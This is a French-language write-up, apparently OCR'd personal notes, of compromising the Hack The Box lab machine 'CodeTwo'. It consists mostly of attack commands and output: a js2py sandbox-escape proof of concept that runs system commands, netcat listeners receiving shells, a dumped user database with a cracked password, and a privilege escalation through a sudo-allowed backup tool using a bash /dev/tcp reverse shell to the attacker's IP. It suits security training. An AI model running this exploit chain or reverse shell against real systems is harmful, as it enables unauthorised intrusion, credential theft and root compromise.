
CodeTwo


lundi 1 septembre 2025 16:43

```
sudo nmap -sVC -p- 10.10.11.82 --open
[sudo] Mot de passe de alice :
Désolé, essayez de nouveau.
[sudo] Mot de passe de alice :
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-01 16:30 CEST
Nmap scan report for 10.10.11.82
Host is up (0.063s latency).
Not shown: 64119 closed tcp ports (reset), 1414 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Welcome to CodeTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 109.31 seconds
```




```
1 flask==3.0.3
2 flask-sqlalchemy==3.1.1
3 js2py==0.74
4
```

Jme suis créé un compte :




```python
from flask import Flask, render_template, request, redirect, url_for
from flask_sqlalchemy import SQLAlchemy
import hashlib
import js2py
import os
import json

js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3Tw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)
```

S3cr3tK3yC0d3Tw0

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.82:8000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/register             (Status: 200) [Size: 651]
/login                (Status: 200) [Size: 667]
/logout               (Status: 302) [Size: 189] [--> /]
/download             (Status: 200) [Size: 10696]
/dashboard            (Status: 302) [Size: 199] [--> /login]
Progress: 23972 / 30000 (79.91%)[ERROR] parse "http://10.10.11.82:8000/error\x1f_log": net/url: invalid control character in URL
Progress: 29999 / 30000 (100.00%)
```

En gros j'ai trouvé une exploit : https://github.com/Marven11/CVE-2024-28397-js2py-Sandbox-Escape/blob/main/analysis_en.md

Dans cette exploit, le gars explique que le module python va traduire le code java en python. Cette fonction dans python3 la focntion keys() retourne un dic_keys. Cette fonction est alors convertie en PyObjectWrapper ce qui nous permet d'avoir le RCE.

Ce texte est une **analyse de sécurité** d'une bibliothèque Python appelée **js2py**, qui permet d'exécuter du code JavaScript en Python en le traduisant automatiquement. L'objectif final de l'auteur ici est de trouver une **faille pour contourner des restrictions de sécurité** et obtenir une

PyObjectWrapper, qui donne un accès direct à des objets Python sous-jacents, ce qui peut potentiellement mener à une **exécution de code arbitraire (RCE - Remote Code Execution)**.

The new PoC is as follows:

```
import js2py

code = """
let cmd = "id"
let a = Object.getOwnPropertyNames({}).__class__.__base__.__getattribute__
let obj = a(a(a,"__class__"), "__base__")
function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}
let result = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate
console.log(result)
result
"""

js2py.eval_js(code)
```

```
┌──(venv)─(alice㉿alice)-[~/Bureau/HTB/machines/CodeTwo]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.146] from (UNKNOWN) [10.10.11.82] 58550
GET /test HTTP/1.1
Host: 10.10.14.146:4444
User-Agent: curl/7.68.0
Accept: */*
```


```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.146] from (UNKNOWN) [10.10.11.82] 33234
script /dev/null -c bash
Script started, file is /dev/null
app@codetwo:~/app$ whomai
whomai

Command 'whomai' not found, did you mean:

  command 'whoami' from deb coreutils (8.30-3ubuntu2)

Try: apt install <deb name>

app@codetwo:~/app$ whoami
whoami
app
app@codetwo:~/app$
```

```
app@codetwo:~/app/instance$ ls
ls
users.db
app@codetwo:~/app/instance$ strings users.db
strings users.db
SQLite format 3
Wtablecode_snippetcode_snippet
CREATE TABLE code_snippet (
        id INTEGER NOT NULL,
        user_id INTEGER NOT NULL,
        code TEXT NOT NULL,
        PRIMARY KEY (id),
        FOREIGN KEY(user_id) REFERENCES user (id)
Ctableuseruser
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(80) NOT NULL,
        password_hash VARCHAR(128) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username)
indexsqlite_autoindex_user_1user
Mtest900150983cd24fb0d6963f7d28e17f72'
Mappa97588c0e2fa3a024876339e27aeb42e)
Mmarco649c9d65a206a75f5abe509fe128bce5
test
        marco
fetch("http://10.0.2.15/ABC");j
let cmd = "head -n 1 /etc/passwd; calc; gnome-calculator;"
let hacked, bymarve, n11
let getattr, obj
app@codetwo:~/app/instance$
```

```
app@codetwo:~/app/instance$ sqlite3 users.db "SELECT * FROM user;"
sqlite3 users.db "SELECT * FROM user;"
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|test|900150983cd24fb0d6963f7d28e17f72
app@codetwo:~/app/instance$
```

sqlite3 users.db "SELECT * FROM user;"
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|test|900150983cd24fb0d6963f7d28e17f72

hashcat -a 0 -m 0 "649c9d65a206a75f5abe509fe128bce5" /usr/share/wordlists/rockyou.txt.gz



Sweetangelbabylove

On peut se connecter en ssh :

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.146] from (UNKNOWN) [10.10.11.82] 39756
script /dev/null -c bash
Script started, file is /dev/null
app@codeparttwo:~/app$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
marco:x:1000:1000:marco:/home/marco:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001:,,,:/home/app:/bin/bash
mysql:x:114:118:MySQL Server,,,:/nonexistent:/bin/false
_laurel:x:997:997::/var/log/laurel:/bin/false
app@codeparttwo:~/app$
```

```
┌──(alice㉿alice)-[~/…/machines/CodeTwo/app/instance]
└─$ ssh marco@10.10.11.82
marco@10.10.11.82's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 01 Sep 2025 03:59:43 PM UTC

  System load:  0.0               Processes:             232
  Usage of /:   57.2% of 5.08GB   Users logged in:       1
  Memory usage: 22%               IPv4 address for eth0: 10.10.11.82
  Swap usage:   0%


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Sep 1 15:59:44 2025 from 10.10.14.146
marco@codeparttwo:~$ whoami
marco
```

```
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
marco@codeparttwo:~$
```

```
Searching folders owned by me containing others files on it (limit 100)
-rw-r----- 1 root marco 33 Sep  1 15:54 /home/marco/user.txt
-rw-rw-r-- 1 root root 2893 Jun 18 11:16 /home/marco/npbackup.conf
```

```
marco@codeparttwo:~$ cat /usr/local/bin/npbackup-cli
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from npbackup.__main__ import main
if __name__ == '__main__':
    # Block restricted flag
    if '--external-backend-binary' in sys.argv:
        print("Error: '--external-backend-binary' flag is restricted for use.")
        sys.exit(1)

    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
marco@codeparttwo:~$
```

```
--license for more info.

optional arguments:
  -h, --help            show this help message and exit
  -c CONFIG_FILE, --config-file CONFIG_FILE
                        Path to alternative configuration file (defaults to current dir/npbackup.conf)
  --repo-name REPO_NAME
                        Name of the repository to work with. Defaults to 'default'. This can also be a comma separate
  --repo-group REPO_GROUP
                        Comme separated list of groups to work with. Can accept special name '__all__' to work with a
  -b, --backup          Run a backup
  -f, --force           Force running a backup regardless of existing backups age
  -r RESTORE, --restore RESTORE
```

On va changer le chemin dans le fichier conf pour lancer un shell :

```
  --auto-upgrade        Auto upgrade NPBackup
  --log-file LOG_FILE   Optional path for logfile
  --show-config         Show full inherited configuration for current repo. Opti
  --external-backend-binary EXTERNAL_BACKEND_BINARY
                        Full path to alternative external backend binary
  --group-operation GROUP_OPERATION
```


On va créer un fichier exploit.sh avec un revshell :

```
marco@codeparttwo:~$ cat exploit.sh
#!/bin/bash


bash -c 'bash -i >& /dev/tcp/10.10.14.146/4444 0>&1'
marco@codeparttwo:~$
```


sudo /usr/local/bin/npbackup-cli -c npbackup.conf --external-backend-binary exploit.sh -f

Bon ce que j'ai fait c'est que j'ai recréer un fichier .conf et j'ai changé le path en /root

Ce qui m'a donnée ça



```
marco@codeparttwo:~$ nano exploit.conf
marco@codeparttwo:~$ sudo npbackup-cli -b -c ./exploit.conf
2025-09-01 16:49:09,801 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 202503
2101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-01 16:49:09,833 :: INFO :: Loaded config E1057128 in /home/marco/exploit.conf
2025-09-01 16:49:09,844 :: INFO :: Searching for a backup newer than 1 day, 0:00:00 ago
2025-09-01 16:49:11,949 :: INFO :: Snapshots listed successfully
2025-09-01 16:49:11,951 :: INFO :: No recent backup found in repo default. Newest is from 2025-04-06 03
:50:16.222832+00:00
2025-09-01 16:49:11,951 :: INFO :: Runner took 2.107103 seconds for has_recent_snapshot
2025-09-01 16:49:11,951 :: INFO :: Running backup of ['/root'] to repo default
2025-09-01 16:49:13,127 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/gen
eric_excluded_extensions
2025-09-01 16:49:13,127 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions' not found
2025-09-01 16:49:13,128 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/gen
eric_excludes
2025-09-01 16:49:13,128 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2025-09-01 16:49:13,128 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/win
dows_excludes
2025-09-01 16:49:13,128 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2025-09-01 16:49:13,128 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/lin
ux_excludes
2025-09-01 16:49:13,128 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2025-09-01 16:49:13,128 :: WARNING :: Parameter --use-fs-snapshot was given, which is only compatible w
ith Windows
no parent snapshot found, will read all files

Files:          15 new,     0 changed,     0 unmodified
Dirs:            8 new,     0 changed,     0 unmodified
Added to the repository: 190.612 KiB (39.884 KiB stored)

processed 15 files, 197.660 KiB in 0:00
snapshot c0ca1396 saved
2025-09-01 16:49:14,284 :: INFO :: Backend finished with success
2025-09-01 16:49:14,286 :: INFO :: Processed 197.7 KiB of data
2025-09-01 16:49:14,286 :: ERROR :: Backup is smaller than configured minmium backup size
2025-09-01 16:49:14,287 :: ERROR :: Operation finished with failure
2025-09-01 16:49:14,287 :: INFO :: Runner took 4.44399 seconds for backup
2025-09-01 16:49:14,287 :: INFO :: Operation finished
2025-09-01 16:49:14,295 :: INFO :: ExecTime = 0:00:04.496967, finished, state is: errors.
marco@codeparttwo:~$ sudo npbackup-cli --ls -c ./npbackup.conf
2025-09-01 16:49:38,501 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 202503
2101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-01 16:49:38,531 :: INFO :: Loaded config 4E3B3BFD in /home/marco/npbackup.conf
2025-09-01 16:49:38,542 :: INFO :: Showing content of snapshot latest in repo default
2025-09-01 16:49:40,712 :: INFO :: Successfully listed snapshot latest content:
